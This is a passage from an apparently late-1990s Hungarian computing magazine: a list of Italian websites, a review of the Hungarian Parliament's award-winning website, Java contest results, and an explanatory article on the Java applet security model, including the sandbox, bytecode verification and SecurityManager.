USA egyik szerverén találhatjuk meg és nem Itáliában, de hát a virtuális térben nincsenek távolságok (legfeljebb lassú vonalak — *http://www. nd.edu/~italnet/ Dante/text/*). A legújabb olasz politikai és sporthírekhez is hozzáférünk *(http://dsi.uniroma1.it/dailynews/)*, lapozhatunk a teletext híreiben, akárha otthon ülnénk a tévé előtt, vagy az egyik legjobb olasz napilap, a Repubblica friss és régi számait is fellapozhatjuk *(http://www.repubblica.interbusiness.it/)*. A Windows on Italy szolgáltatásai között az olasz kultúra történetének rövid összefoglalása mellett részletes információkat találhatunk az olasz irodalom, színház és mozi múltbeli és jelen eseményeiről *(http://www.mi.cnr.it/WOI/)*. A Vatikán is jelen van természetesen: a Vatikáni Múzeumok anyagának *(http://www.ncsa.uiuc.edu/SDG/Experimental/vatican.exhibit/)* megtekintése után elolvashatjuk a pápa húsvéti üzenetét *(http://www.christusrex.org/)*, de megnézhetjük a Vatikáni Rádió home page-ét is *(http://www.wrn.org/vatican_radio/)*.

Aki mindezek után kedvet kapott az olasz nyelv megtanulásához, az szellemesen összeállított nyelvtani segítséget talál ehhez *T. Jones* laklapján *(http://www.willamette.edu/~tjones/*



languages/Italien/), a hasznos szavak angol nyelvű magyarázatával együtt.

Bakonyi Géza
JATE Egyetemi Könyvtár

Rulez-díj

Parlament online-offline

E számunktól kezdődően együttműködünk az Internettóval *(www.idg.hu/ internetto)* a díjazottak bemutatásában. Havonta öt kiadványt kap szavazásra a Rulez-díj zsűrije. Az elbírálás során azokat a szempontokat mérlegelik, hogy a kiadványok menynyire használják ki az új média lehetőségeit, milyen a design, a tartalom, és hogyan integrálódik a világhálózatba. A Rulez-díj zsűrije: Bertók Attila, Gerényi Gábor, Jyrki Halonen, Pogány György és Szabó Tibor. A Rulez-díj szponzora az Inter-Európa Bank, mely különböző elektronikus csatornák, a telefonbanki szolgáltatás, a CompuServe-kapcsolat, a klasszikusnak nevezhető home-banking segítségével valósítja meg azt, hogy ügyfelei bármikor, bárhonnan intézhessék banki ügyleteiket. A Rulez-díj jutalma egy Inter-Európa telefonbank bon, 20 000 Ft értékben, amely bármelyik Inter-Európa Bank-fiókban átvehető. A rulez legszabatosabb magyar fordítása: király. Régen úgy mondtuk volna: fenséges, kevésbé régen: szuper. Ellentéte a suxx, a szívás, a vacak, az ócska, a gagyi, a zizi. Rulez kifejezésünk az angol rules-ra vezethető vissza, ami annyit tesz: uralkodik. Unix rules the world, mondták a guruk, vagyis a Unix operációs rendszer a legjobb a világon. Ebből torzították az amerikai hálórágók a rulezt, amit mi is átvettünk.

Rögtön a honlap elején megtudhatjuk, hogy nemcsak nekünk van ilyen siteunk, hanem egyre több és több ország parlamentje, országháza stb. webesíti magát. A stílusokban persze van különbség. A Fehér Ház *www. whitehouse.gov* bemutatja az elnöki családi élet kedves apró momentumait: az elnök golfozik, szaxofonozik, a macskájával játszik, sőt kedvence hangját is meghallgathatjuk, ha van kártyánk.

Nálunk azért egy kicsit más a helyzet. Nem rosszabb, hiszen szórakozásra itt is van lehetőség — igaz, nem audio- vagy videofájlok formájában —, de biztosan sokkal látogatottabb lenne a hely, ha itthon is hozzá lehetne férni eme apró családi idillek kibertéri lenyomataihoz. Élő Web-kamerákkal kiegészítve olyan lehetne az egész, mint a *Picasso kalandjai* című nagy sikerű svéd filmben az a jelenet, amelyben múzeummá válik a nagy művész életének minden pillanata.

No de kezdjük a komolyabbik felével! Mit meg nem adtunk volna mondjuk kisiskolás korunkban azért, ami most a nap huszonnégy órájában a rendelkezésünkre áll: végigmehetünk a klasszikus parlamenti sétán anélkül, hogy előre egyeztetnünk kellene a biztonsági szolgálattal (őrséggel?), vagy ismeretlen turistacsoporthoz kellene csapódnunk, akik biztosan nem azon a helyen szeretnének időzni, mint ahol mi. Túránkon kívül-belül, alaposan megnézhetjük az épületet. Gondolom, lehetett volna még jobb helyeket is találni, de a folyamatos rekonstrukció miatt inkább a már rendben lévő részeket próbálták megmutatni.

Ugyanebben a keretben találhatjuk a parlamenti könyvtárat is minden hasznos szolgáltatásával együtt, az Észak-Atlanti Tájékoztató Központot, valamint a parlamentben működő különböző bizottságokat — bár jelenleg még csak a Foglalkoztatási és Munkaügyi Bizottság készült el. Itt vannak még a parlamenti képviselőcsoportok linkjei és az országgyűlés E-mail címei: írhatunk kedvenc képviselőnknek, ha rálelünk a címére. Ha nem, akkor se csüggedjünk, mert a lista nagyon gyorsan bővül. Nemrég még alig néhány képviselő E-mail címét láttam csak, meg is jegyeztem magamban: honatyáink nem nagyon strapálják az információs szupersztrádát, nem kell attól tartanunk, hogy elveszik előlünk a sávszélességet. De mára ez már változni látszik, biztosan észrevették egyesek névjegykártyáin az újabb koordinátákat... szóval használják. Nem volt még időm kipróbálni, hogy nálunk működik-e, de a Fehér Házban biztosan: ha írunk az elnöknek egy levelet — bármilyen témában, a lényeg az, hogy legyen valami a subject sorban —, hála a technika fejlődésének, postafordultával (E-mail-fordultával) nagyon udvarias automatikus választ kapunk; azért a fiúk rendesek, mert ebben a levélben már benne van az is, hogy milyen címre írjunk akkor, ha azt szeretnénk, hogy hús-vér ember is olvassa.

A következő fontos szekció a PAIR (Parlamenti Információs Rendszer), amiről az írás tömören és célratörően ezt mondja:

"A Parlamenti Információs Rendszer alapadattára a parlamenti képviselők adatait (önéletrajz, fénykép, almanach-adatok) tartalmazza. A képviselők listája frakciók és választási körzetek szerinti bontásban is megtekinthető. A PAIR tartalmazza a Parlament működése folyamán benyújtott törvény- és határozati javaslatok s a hozzájuk tartozó módosító indítványok adatait (pl. dátum, benyújtó, tárgyalás módja, aktuális állapot, kihirdetés száma stb.), a velük történt eseményeket, valamint az iromány teljes szövegét.

A PAIR-ből lekérdezhetők az 1990-94-es és az 1994-98-as parlamenti ciklus felszólalásainak eredeti, szöveghű jegyzőkönyvei. A PAIR-ból elérhető a jelenlegi parlamenti ciklus plenáris üléseinek szavazásairól készült statisztika, valamint a végszavazásokról név szerinti lista. Tanulmányozható a Magyar Köztársaság Alkotmánya [115k], az Országgyűlés Házszabálya, valamint az Országgyűlés által 1990 óta elfogadott törvények és határozatok."

Ez majdnem mindenütt működik is, és habár még nem készült el végleg, szerintem így is nagyon jól használható, egészen jól strukturált — nem véletlenül kapott díjat. Meglehetősen nagy munka lehetett és lehet most is ezeknek az adatoknak a webesítése, hiszen minden jegyzőkönyv előbb-utóbb megtalálható lesz. A terminálhoz (vagy manapság inkább PC-hez) láncolódott állampolgár egyre több alkotmányos jogát távgyakorolhatja. Megtudhatja, hogy egy interpellációnak vagy javaslatnak mi lett a sorsa:

"2341. számú interpelláció Dr. Suchman Tamás tárca nélküli miniszterhez.

Miért vett ki a kormány 14 millió forintot az adófizetők zsebéből, azaz Magyarországon a bennfentes információkért jutalom jár?

Érvénytelen

Benyújtó: Sasvári Szilárd (FIDESZ)

1448. számú interpelláció a miniszterelnökhez. "Elmondhatják-e Önről a kárpótlásijegy-tulajdonosok, hogy a magyar miniszterelnök úr szavatartó ember, avagy nem ismeri Ön azt a mondást, hogy az ígéret szép szó, ha betartják, úgy jó?"

Benyújtó: Dr. Sepsey Tamás (MDF)

360. számú interpelláció a pénzügyminiszterhez. "Elmentek a tankok, de maradtak a bankok!"

Benyújtó: Dr. Homoki János (FKGP)

Szavazási lista"

A szavazási listáról megtudhatjuk, hogy az adott témában kedvenc képviselőink — vagy természetesen a kevésbé kedvesek is — hogyan szavaztak. Egyáltalán jelen voltak-e, s ha igen, akkor szavaztak-e, vagy pedig ha hiányoztak, akkor igazoltan-e. Képviselőink biztosan még rémálmaikban sem számítottak ilyen nyilvános ellenőrizhetőségre.

És ez még mindig nem minden. Nincs minden demokratikus jogaival élni akaró állampolgár olyan helyzetben, hogy televízión vagy rádión követhesse — online — az ország parlamentjének működését, mert hát dolgoznia kell szegénynek. Ám itt a megoldás: ha némi késéssel is — offline —, minden egyes felszólalást megtalálhatunk teljes részletezéssel és visszamenőleg, az előző parlamenti ciklust is beleértve; igaz, még ezen is dolgoznak, de mentségére szolgáljon, hogy ami már készen van, az telitalálat.

További előnye a dolognak, hogy — ellentétben a realtime módszer okozta időbéklyóval — itt szabadon gyorsíthatunk vagy lassíthatunk, átugorhatjuk a bennünket kevésbé érdeklő témákat vagy képviselőket, teljes egészében élvezhetjük viszont a számunkra fontosakat, semmi félrehallás, félreértelmezés. Biztosan tágra nyílna kedvenc képviselőnk szeme, ha szokásos fogadóóráján, amikor próbálna bennünket meggyőzni valamiről, amivel nem értünk egyet, vagy vita alakulna ki arról, hogy az adott témában hogyan szavazott, és ez mennyire képviseli az érdekeinket, szeme elé tárnánk munkálkodásának kibertéri lenyomatait. Íme, néhány gyöngyszem:

"Az elnök pohara megkocogtatásával jelzi a felszólalási idő leteltét. Zúgolódás a kormánypárti padsorokban. Taps a Kisgazdapárt soraiban. Mécs Imre emelt hangon: Nem igaz! Felháborodás az SZDSZ padsoraiban. A jobb oldal jelentős része tapsol. A négy év alatt ez az első eset, és remélem, hogy a következő ciklusban nem kerül erre sor. (Közbeszólások, derültség balról: Mi is!) Nem azért, mert én nem leszek parlamenti képviselő. Taps, derültség jobbról. Közbeszólások a kormánypártok soraiból: Pfuj! Az elnök csenget. Közbeszólás a jobb oldalon: Üljön le! Elnök úr, végigmondhatom a mondandómat? (Zaj, az elnök csenget.) Felmorajlás. Közbeszólások a jobb oldalon: Halljuk a MIÉP-et! Halljuk a MIÉP-et! A képviselők felállnak, és eléneklik a Himnuszt. Zaj. Dr. Szabó Iván: Én már éltem akkor, te még nem! Zaj. Közbekiáltások, fütty a jobb oldalról. Dr. Horváth Balázs: Szavaztunk. Még hányszor kell? Ez nem babaruha! Elnök (a mikrofonját kocogtatja): Kis türelmet kérek! Kérem, szavazzanak. (Megtörténik.)"

Természetesen ezek nem egyetlen parlamenti nap termékei. Türelmes gyűjtő biztosan sokkal jobbakat is találhatna még. A keresést egyedül az nehezíti egy kicsit, hogy a tartalomjegyzék idő szerinti, nincsenek például színkóddal megjelölve azok a napok, ahol a fentiekhez hasonló gyöngyszemeket találhatunk.

Szabó Tibor

Biztonságos-e a Jáva?

A Jáva nyelv platformfüggetlenséget ígér; rosszindulatú programok íróinak is tetszhet az "írd meg egyszer, futtasd bárhol" jelmondat. A Jáva könyvtárak szoros kapcsolatban állnak az Internet hálózattal.

Nagyon könnyű hálózaton kommunikáló programokat írni, és a programkák terjesztésének módja is a rosszindulatú programok íróinak kedvez: a Hálón barangolva, böngészve elég egy óvatlan kattintás az egéren, és a felhasználó számára alig észrevehetően — ki az, aki állandóan a böngésző ablakának alján lévő állapotsorban megjelenő üzeneteket figyeli — már jönnek is a programkák, amelyek a felhasználó gépén kezdenek majd futni.

A magyarországi Jáva verseny végeredménye

I. helyezett
Paller Gábor: Grafitti
II. helyezett
Fehér Ákos: WeBasic
III. helyezett
Bajzát Róbert: ca4D
Könyvjutalom
Szathmáry Viktor: Erőtér szimuláció
Molnár István, Simon Géza: THinfo
Egyéb pályaművek
Kolma Kornél: Torpedó játék
Bencsáth Boldizsár: Obj3D
Bencsáth Boldizsár: Gyökkeresés

További részletek a díjnyertes munkákról a *http://javasite.bme.hu/applets/verseny.html* címen találhatók, de az Infopen következő számában mi is bemutatjuk az első három helyezett pályamunkát.

Megbízhatóság és biztonság

Két különböző probléma, fogalom keveredhet. A programok megbízhatósága *(reliability)*, robusztussága *(robustness)* azt jelenti, hogy a program azt csinálja, amire szánták, futás közben különböző bemeneti adatok, események sem zökkentik ki a megkívánt tevékenységéből. A biztonság *(security)* viszont azzal egyenlő, hogy a program futása közben semmi olyat nem csinál, amit futtatója nem szeretne. Azért a megbízhatóság és a biztonság nem teljesen független egymástól. A számítógépbetyárok betöréseinek kedvenc trükkje, hogy a gépemen futó valamelyik programot a hálózaton keresztül, kívülről rákényszerített, váratlan adatokkal próbálják kizökkenteni normális futásából. Ha a programozási nyelv olyan, hogy a program biztosan kezeli a váratlan adatokat, az sokat segíthet.

A támadások fajtái

A hálózatba kapcsolt számítógépeket és felhasználóikat a következő támadások fenyegetik.

Helyi információk feltárása
(disclosure attack)
A támadó hozzájut a rendszerben tárolt fontos, titkos információkhoz, például megtudja a gép nevét, Internet címét, a gép konfigurációját, hálózati kapcsolatait, egyes különösen fontos rendszerállományok, pl. a *Unixokon* a /etc/passwd tartalmát. Tudomást szerezhet a böngészőt futtató felhasználó nevéről, drótposta-címéről, állománykönyvtárainak struktúrájáról, bizonyos állományok tartalmáról.

Tárolt információk módosítása
(integrity attack)
A támadó megváltoztathatja a háttértáron, esetleg a központi tárban tárolt információkat. Ezek lehetnek egyszerű adatok, de például a vírusok végrehajtható állományokat, programokat módosíthatnak. Idetartozik a rendszer által használt tárterületek módosítása, futó programkák vagy folyamatok leállítása, felfüggesztése. Nagy problémát okozhat, ha a programka képes más új programok elindítására: ezt például arra is fel lehet használni, hogy megtámadjanak egy másik számítógépet, így az eredeti támadó számítógépe ismeretlen maradhat.

Szolgáltatások használhatatlanná tétele
(denial of service attack)
A támadó program a rendszer erőforrásainak lefoglalásával, leterhelésével megnehezíti vagy lehetetlenné teszi, hogy más felhasználók a rendszer szokásos szolgáltatásait igénybe vegyék. Ilyen például a nagyméretű tárterület lefoglalása, sok párhuzamos tevékenység indítása, a CPU számítási kapacitásának eltulajdonítása, a Jáva alapkönyvtárak lezárásával a böngésző megbénítása.

Felhasználók bosszantása
(annoyance attack)
Például hangos, idegesítő és leállíthatatlan zajok, hergelő, obszcén képek, animáció lejátszása.

Elmondható, hogy az összes támadás elhárításához a Jáva programkáknak a rendszer erőforrásaihoz való hozzáférését kell szigorúan szabályozni, korlátozni. A védendő erőforrásokra példa: állományrendszer, hálózat, központi tár, be- és kiviteli eszközök, egyéb perifériák, felhasználói környezet *(environment)*, rendszerhívások, rendszerkönyvtárak.

A Jáva biztonsági modellje

Jáva környezetben kétfajta program futhat, alkalmazás *(application)* és programka *(applet)*. A Jáva biztonsági mechanizmusainak nagy része csak a programkákra vonatkozik, az alkalmazások korlátozások nélkül használhatják a rendszer erőforrásait. A helyi rendszerbe telepített Jáva kódot a környezet megbízhatónak tekinti, futását nem ellenőrzi. Ez persze nem jelenti azt, hogy a program tényleg megbízható, csak azt, hogy a felelősséget a rendszer a program telepítőjére hárítja.

A programkák biztonsági modellje három szintre bontható. Először jönnek a Jáva nyelvnek a programok megbíz-

hatóságát növelő tulajdonságai. Második lépésként a köztes kódú programokat betöltés közben, futtatás előtt szigorú ellenőrzésnek vetik alá, hogy a program megfelel-e a virtuális gép által megkövetelt szemantikának. Harmadszorra következnek a böngészőkben megvalósított virtuális gép és könyvtárak, amelyek a programkáknak szigorúan felügyelt, korlátozott futási környezetet nyújtanak.

A harmadik szintet "homokozó" *(sandbox)* modellként is emlegetik. A böngésző a programkákat kisgyermekként egy homokozóba helyezi, ahol eljátszogathatnak, ők maguk is védettek a külső környezettől, de nagy zűrt nem okozhatnak. Jelenleg — például a Netscape Navigatorban implementált — homokozó falai magasak, a programkák nem nyúlhatnak ki belőle. A HotJava, illetve az ígéretek szerint más böngészők újabb verziói is figyelhetik majd, hogy mikor akar egy programka kinyúlni a homokozóból, és esetenként dönthetnek arról, hogy melyiknek mit lehet engedélyezni. Lehetnek felnőttebb, megbízhatóbb programkák, amelyek többet is megtehetnek, de maradhatnak olyanok is, amelyek soha nem léphetik át a homokozó határait.

A biztonsági rendszer ellenőrzésében fontos momentum, hogy a Jáva környezet implementációja forrásban is hozzáférhető. Ha egy programozó bele akar tekinteni — nem kereskedelmi forráslicenc-megállapodást kitöltve —, ingyen megkaphatja a teljes kódot, és megnézheti, hogy vajon az implementáció megfelel-e a biztonsági elveknek. Az implementáció hibáiból fakadó jó pár biztonsági rést fogtak már meg és javítottak ki ily módon lelkes kutatók, programozók. Sajnos ez csak a Sun JDK-jára — fordítóprogram, virtuális gép, könyvtárak —, esetleg a HotJava böngészőre vonatkozik. Sem a Netscape, sem a Microsoft nem közli böngészőjének forráskódját, így azt sem tudni, hogy a beágyazott virtuális gép implementációjánál mennyire tértek el a Sun kódjától.

Nyelvi elemek

A Jáva nyelv tervezésénél figyelembe vették, hogy a programok megbízható programozási szerkezeteket alkalmazzanak. A megbízhatóságot támogatja a láthatóság szabályozása, a programozó az egyes osztályokra, illetve az osztályok adatváltozóira, módszereire megszabhatja, hogy az öröklési hierarchiában, illetve a forrásprogramból honnan érhetők el. A könyvtárak írói számíthatnak arra, hogy amit rejtetten *(private)* akarnak kezelni, ahhoz más nem férhet hozzá.

A *final* alapszóval deklarált változók értékét az iniciálás után nem lehet megváltoztatni. A final osztályokból nem lehet leszármaztatni, final módszerek esetén a leszármazott osztály nem takarhatja el, módosíthatja az eredeti módszer működését.

A nyelv garantálja, hogy minden objektumhivatkozás fordítás alatti és futás közbeni típusa azonos, azaz kompatíbilis. A típusátformálás *(casting)* is csak nagyon korlátozottan, futási időben ellenőrzötten alkalmazható. A fordítóprogram arra is figyel, hogy értéket még nem kapott lokális változókat ne használhassanak a programok.

A Jávából kimaradtak a mutatók mint elemi adatok, ezzel eltűnt az a lehetőség, hogy a mutatók által tartalmazott címet manipulálva — mint a C-ben a mutató aritmetika — szabadon turkálhassunk a tárban. A dinamikus tárkezelés, szemétgyűjtés miatt a létrehozott objektumokat nem kell, de nem is lehet explicit módon felszabadítani, a programozónak nincs módja arra, hogy az objektumok allokációját befolyásolja.

A kivételkezelés konzekvens használata megkönnyíti a programok hibakezelését. Ezzel együtt jár az is, hogy minden, a végrehajtás során előforduló hiba valamilyen kivételt generál, amelyhez legkésőbb a virtuális gép szintjén van kezelő kódrészlet, hibát okozó program — hacsak a programozó nem így akarta — nem futhat tovább.

Tömbök kezelésénél futás közben mindig ellenőrzésre kerül, hogy az index nem mutat-e túl a tömb határain. Nem lehet átverni egy könyvtári módszert úgy, hogy kisebb tömböt adunk át neki, abban reménykedve, hogy a tömbön túlnyúlva érdekes tárterületeket ír majd felül. Hasonló hibák kiküszöbölésére szolgálhat az, hogy a Jáva szövegei önálló *String* típusú objektumok, amelyekből szintén nem lehet véletlenül kinyúlni.

Köztes kód ellenőrzése

A Jáva programkáknak a köztes kódra lefordított formáját és nem a forrását töltjük le. Biztonsági szempontból ez komoly problémát vet fel: nem lehetünk biztosak abban, hogy vajon a kódot egy korrekt fordítóprogram állította-e elő, vagy tréfás kedvű számítógépbetyárok nem módosították-e kézzel. Ezért aztán a Jáva virtuális gép a futtatás előtt ellenőrzi, hogy a kód megfelel-e bizonyos szemantikai tulajdonságoknak.

Megjegyzendő, hogy — a jelenlegi implementációkban — csak a hálózaton letöltött kód kerül ellenőrzésre, a helyi állományrendszerből betöltött program, illetve a könyvtárak kódjában megbízunk. Ez nyilvánvalóan gyorsítja programjaink futását, de a máshonnan átvett könyvtárakkal óvatosan kell bánnunk. A gyanakvóknak ajánlom a JDK-ból a `javap -verify` Library parancsot, ez a *Library* nevű osztályra (a *Library.class* állományra) lefuttatja a kódellenőrzőt.

Az ellenőrzés lépései:

1. Osztályállomány szintaktikus ellenőrzése. Az ellenőrző meggyőződik arról, hogy a köztes kódot tartalmazó osztályállomány *(.class)* formátuma megfelel az elvárásoknak. Az osztályállomány minden részének meghatározott számú bájtot kell tartalmaznia, az egyes elemek szintaxisa is kötött.
2. Osztályállomány összefüggéseinek ellenőrzése. Ebben a lépésben történnek az olyan ellenőrzések, amelyeket a kód utasításainak értelmezése nélkül meg lehet tenni. Például final osztályokból nincs leszármaztatás, final módszereket nem definiáltak felül, minden osztálynak van szülője, a módszerek definíciójánál a lenyomatuk "jól néz ki", lehetséges osztálynevekre hivatkozik.
3. Az utasításfolyam ellenőrzése. Az ellenőrző adatfolyam elemzéssel végignézi az összes utasítást, figyelve arra, hogy:
   - az elágazó utasítások mindig megfelelő pontra, utasítások elejére vezetnek;
   - minden utasítás a megfelelő számú és típusú paraméterrel rendelkezik a vermen és a lokális változókban;
   - ha az utasítást több ágon el lehet érni, a virtuális gép verme és lokális változói minden esetben azonos állapotban vannak;
   - az utasítások csak megfelelő típusú és értékkel rendelkező lokális változókra hivatkoznak;
   - az adatkomponensekbe megfelelő típusú értékek kerülnek;
   - az egyes módszereket a lenyomatuknak megfelelő számú és típusú paraméterekkel hívják meg. Megjegyzendő, hogy az utasításfolyam ellenőrzését alaposan megnehezíti a kivételkezelés, illetve a lezáróblokk *(finally)* használata.
4. Külső hivatkozások ellenőrzése. Ez a lépés logikailag a köztes kód ellenőrzéséhez tartozik, azonban hatékonysági megfontolásból átkerült a kód futásának idejére. Az ellenőrzés

harmadik lépése csak akkor tölt be más osztályokat is, ha elengedhetetlenül szükséges. Másik osztályra hivatkozó utasítás végrehajtásakor a virtuális gép szükség esetén betölti az osztályt leíró állományt, természetesen a hálózatról betöltéskor elvégzi a kód ellenőrzését is. Ezután ellenőrzi, hogy a hivatkozás létező összetevőt nevez-e meg, és nem sérti-e a láthatóságot, adatkomponenseknél a megfelelő típusú értékre hivatkozunk, módszereknél a hívás és a definíció lenyomata megegyezik-e. Amennyiben az ellenőrzés helyes eredményre vezet, a műveleti kódot lecserélik egy hasonló jelentésű, de csak belsőleg használt kódra, amelynek következő végrehajtása során már nem kell ezeket az ellenőrzéseket elvégezni.

A futási környezet biztonsága

A védelem harmadik bástyájaként azt kell biztosítanunk, hogy a kód ne viselkedjen neveletlenül, ne férjen hozzá olyan rendszererőforrásokhoz, amelyeket nem szabad használnia. Mivel a köztes kód utasításai között nem szerepelnek olyanok, amelyek valamilyen rendszererőforrást — például állományokat, hálózatot, központi tárat, perifériákat — közvetlenül kezelnek, a védelem a rendszerkönyvtárakon keresztül valósulhat meg.

A könyvtárak biztonsága előtt még van egy védelmi lépés: meg kell akadályozni, hogy egy rosszindulatú programka a rendszerkönyvtárakat kikerülve saját könyvtárakat használjon. Ezt a védelmi feladatot látja el az osztálybetöltő *(ClassLoader)*. Az osztálybetöltő egyik fontos feladata, hogy a betöltött osztályt egy elkülönített név tartományba *(name space)* helyezze el, így a különböző helyekről betöltött osztályok még ha azonos elnevezéseket használnak is, azok különböző osztályokat, objektumokat jelentenek.

A programka betöltő úgy működik, hogy egy új osztályra való hivatkozásnál azt először mindig a helyi könyvtárak közül próbálja betölteni, a hálózathoz csak akkor fordul, ha a keresett osztály helyben nem található. Így aztán egy programka nem tudja például a java.io könyvtár helyett ennek saját, megberhelt változatát a hálózaton keresztül becsempészni.

A könyvtárak biztonságáról egy központi hivatal, az ún. biztonsági menedzser *(SecurityManager)* gondoskodik. A virtuális gép aktuális állapotához tartozik, hogy vajon használ-e ilyen menedzsert. A System.getSecurity Manager() statikus módszer vagy *nullt* vagy egy SecurityManager típusú objektumot ad vissza. Természetesen a System.setSecurityManager() segítségével csak akkor lehet ilyet beállítani, ha eddig null volt.

A biztonsági menedzser tartalmaz olyan checkXXX nevű hívásokat, amelyekkel az egyes könyvtárak írója megvizsgálhatja, hogy bizonyos műveletek elvégezhetők-e. Az ilyen ellenőrzésre szoruló műveleteknél a következő kódmintát kell alkalmazni:

```
SecurityManager security =
System.getSecurityManager();
if (security != null)
{
        security.checkXXX(arguments);
}
```

Amennyiben a kód kijön a feltételes blokkból, a kívánt művelet végrehajtható. Ha az ellenőrzés hamis, a checkXXX módszer SecurityException kivételt generál.

A rendszerben alapként meglévő SecurityManager osztály minden checkXXX hívásra kivételt generál, a böngésző implementálásánál kell olyan leszármazott osztályt definiálni, amely az egyes módszerek felüldefiniálásával megvalósítja a megkívánt védelmet. A SecurityManager tartalmaz néhány *protected* módszert is, amelyek egy ilyen leszármazott osztály megírásánál jól jöhetnek. Ilyen például annak ellenőrzése, hogy vajon jelenleg éppen ellenőrzés folyik-e, vagy módszerek a hívási vermen turkáláshoz. A böngészőkben használt biztonsági menedzser implementáció általában a

```
protected ClassLoader
currentClassLoader();
```

hívás segítségével a hívási láncban megkeresi azt az osztálybetöltőt, amelyik által behozott osztály példánya indította a hívási láncot, amelynek a végén az ellenőrző eljárás áll. Az így viszszakapott osztálybetöltőt figyelembe véve dönthet a hozzáférés engedélyezéséről.

A módszerek részletes ismertetése helyett nézzük meg erőforrás-kategóriánként, hogy a biztonsági menedzser segítségével milyen erőforrásokat, műveleteket lehet védeni.

Erőforrásonként:

- Az állományrendszer használatakor állományonként lehet ellenőrizni az olvasás, írás, illetve törlés jogosságát. A Jáva a könyvtárakat az állományokkal azonosként kezeli, azaz például akkor lehet új állományt létrehozni, ha a könyvtárában az írás engedélyezett.
  A Netscape böngésző alatt futó programkák semmilyen állományrendszerbeli műveletet nem hajthatnak végre. Megjegyzendő, hogy a Sun HotJava böngészőjében a felhasználó konfigurálhatja, hogy melyik állományokhoz, könyvtárakhoz lehessen hozzáférni. Viszont ez mindig a helyi konfigurációtól függ, ezért a programkák írói — kivéve egy intézményen belül, egységes menedzsment alatt álló böngészők esetén — semmire nem számíthatnak biztosan.
- Jáva programok a különböző System.getProperty(String key) hívásokkal rendszerparaméterek értékeihez. A hozzáférés jogosságát általában is, paraméterenként is lehet szabályozni. Egy programka a Jáva implementációval összefüggő paraméterekhez hozzáférhet, a felhasználóval kapcsolatosokhoz nem.
- A biztonsági menedzser segítségével szabályozni lehet, hogy melyik hálózati géppel és ottani kapuval *(port)* vehető fel kapcsolat *(connect)*. Figyelni lehet arra, hogy egy *TCP* kapcsolat — *socket* a Jáva terminológiában — kialakításához melyik helyi kapukat használhassuk *(listen)*, illetve melyik hálózati című géptől és kapuról érkező kapcsolatkiépítési kérelmet *(accept)* fogadjuk el. Az ellenőrzés természetesen nemcsak a TCP kapcsolatokra szolgál, hanem az UDP datagramokat is figyeli. A java.net könyvtár datagram socket létrehozását a helyi kapuk használata, datagramok küldését és vételét a kapcsolatfelvétel szerint ellenőrzi.
  A böngészőkben egy programka csak azzal a számítógéppel — ott viszont bármelyik kapuval — kommunikálhat, ahonnan a kódja letöltődött (getCodeBase().getHost()).
- A biztonsági menedzser ellenőrizheti, hogy egy szálnak joga van-e a másik szál állapotát befolyásolni. Figyeli azt is, hogy végrehajthat-e exit() hívást, egy programka például soha! Egy Jáva program a getRuntime().exec(...) hívások valamelyikével a helyi rendszerben elindíthat egy programot, prgramkáknak ez is tilos.
- Ablakozó rendszer használatánál egy programka megnyithat ugyan új ablakot, de azt a böngésző *"Unsigned Java Applet Window"* felirattal megjelöli. Bár ezt sokan nem szeretik, de érdemes a feliratra figyelni, rosszindulatú programkák megkísérelték már ilyen ablakban bekérni a felhasználó nevét és jel-

szavát. Ha valaki elég óvatlan volt, a programka az így megszerzett jelszavát elküldhette a kiindulási szerverére.

A Jáva többszintű biztonsági modellje kielégítő védelmet adhat a helyi információk kiszivárgása, illetve módosítása ellen. A kód ismeretében számos programozó árgus szemekkel figyeli az implementációt. A mai napig felszínre került biztonsági problémák a biztonsági elvek hibás implementációjából származtak. A böngészőgyártók komolyan vették az így feltárt hibákat, és az újabb verzióikban ezeket rendre kijavították.

Rossz hírek

A Jáva biztonságával foglalkozó néhány szerző nem osztja teljes mértékben a Sun fejlesztőinek optimizmusát. Megemlíteném a Jáva környezetben meglévő néhány potenciális biztonsági problémát.

Implementációs problémák

A legnagyobb gond, hogy hiába jók elvben a biztonsági eljárások *(security mechanism)*, ha ezeket nem implementálják helyesen. A biztonsági rendszer egyik fontos eleme, a biztonsági menedzser implementációja a különböző böngészőkben más és más, ráadásul a kód sem publikus, így nehéz ellenőrizni a helyességét.

Azt is tisztázni kellene, hogy ezeket az eljárásokat milyen biztonsági irányelvek *(security policy)* megvalósítására és hogyan használják. Sajnos jelenleg sehol nem specifikálták pontosan sem formális, sem informális eszközökkel, hogy milyen irányelveket kell a böngészőnek megvalósítani, csak általános elképzelések léteznek.

Az implementációs hibák utólagos javításának van egy kereskedelemmel kapcsolatos problémája is. Hiába jön ki egy cég az aktuálisan felfedezett hibát kijavító új verzióval, ezt el kell terjesztenie a felhasználók között. A terjesztéshez ugyan elvileg rendelkezésre áll maga az Internet hálózat, ám a felhasználók nagy többsége lassú telefonvonalon kapcsolódik hozzá, és nem engedheti meg magának, hogy például a most ismert böngészők 3-8 MB-nyi programját letöltse. Arról nem is beszélve, hogy egy-egy új verzió megjelenésekor a cégek szerverei sem bírják a hihetetlen méretű felhasználói igényt kiszolgálni. A felhasználó így aztán inkább egy boltban veszi meg a programot, például CD-ROM-on. Ezeket a CD-ket viszont terjeszteni kell, a régieket a bolthálózatokból visszavonni, ami a cégeknek sok pénzbe kerül, főleg mert ezt nehezen háríthatják át a felhasználókra, hiszen hibajavításról van szó. Ha elterjednek a digitális aláírással ellátott programkák (l. lentebb), talán a cégek rájönnek arra, hogy például a SecurityManager Jávában megírt kódját — és csak ezt, nem az egész böngészőt — is elegendő letölteni a hálózaton.

A nyelv

A Jáva nyelv néhány sajátossága megnehezíti a biztonsági rendszer implementációját. Talán legfontosabb, hogy a nyelv szemantikájának nincs semmilyen formális definíciója, így a programok korrekt működését nem lehet matematikai módszerekkel bizonyítani. Az osztálykomponensek láthatóságának szabályozása eléggé durva mechanizmus, ha például egy adatkomponens "látható", akkor ahhoz teljes hozzáférés biztosított, a program nemcsak olvashatja, de írhatja is. Finomabb szabályozással javítani lehetne a véletlenül rossz láthatósággal definiált változók okozta biztonsági problémákon. Igazi egymásba ágyazott modulszerkezettel — a jelenlegi pakkoknak csak a neve hierarchikus — is jobban lehetne korlátozni a hozzáféréseket.

Bonyolult, a programozók által nehezen áttekinthető tulajdonsága a nyelvnek, hogy a konstruktor törzséből akkor is meghívhatunk módszereket, ha az objektum adatkomponensei még nincsenek teljes egészében iniciálva. Ez ravasz mellékhatásokhoz vezethet.

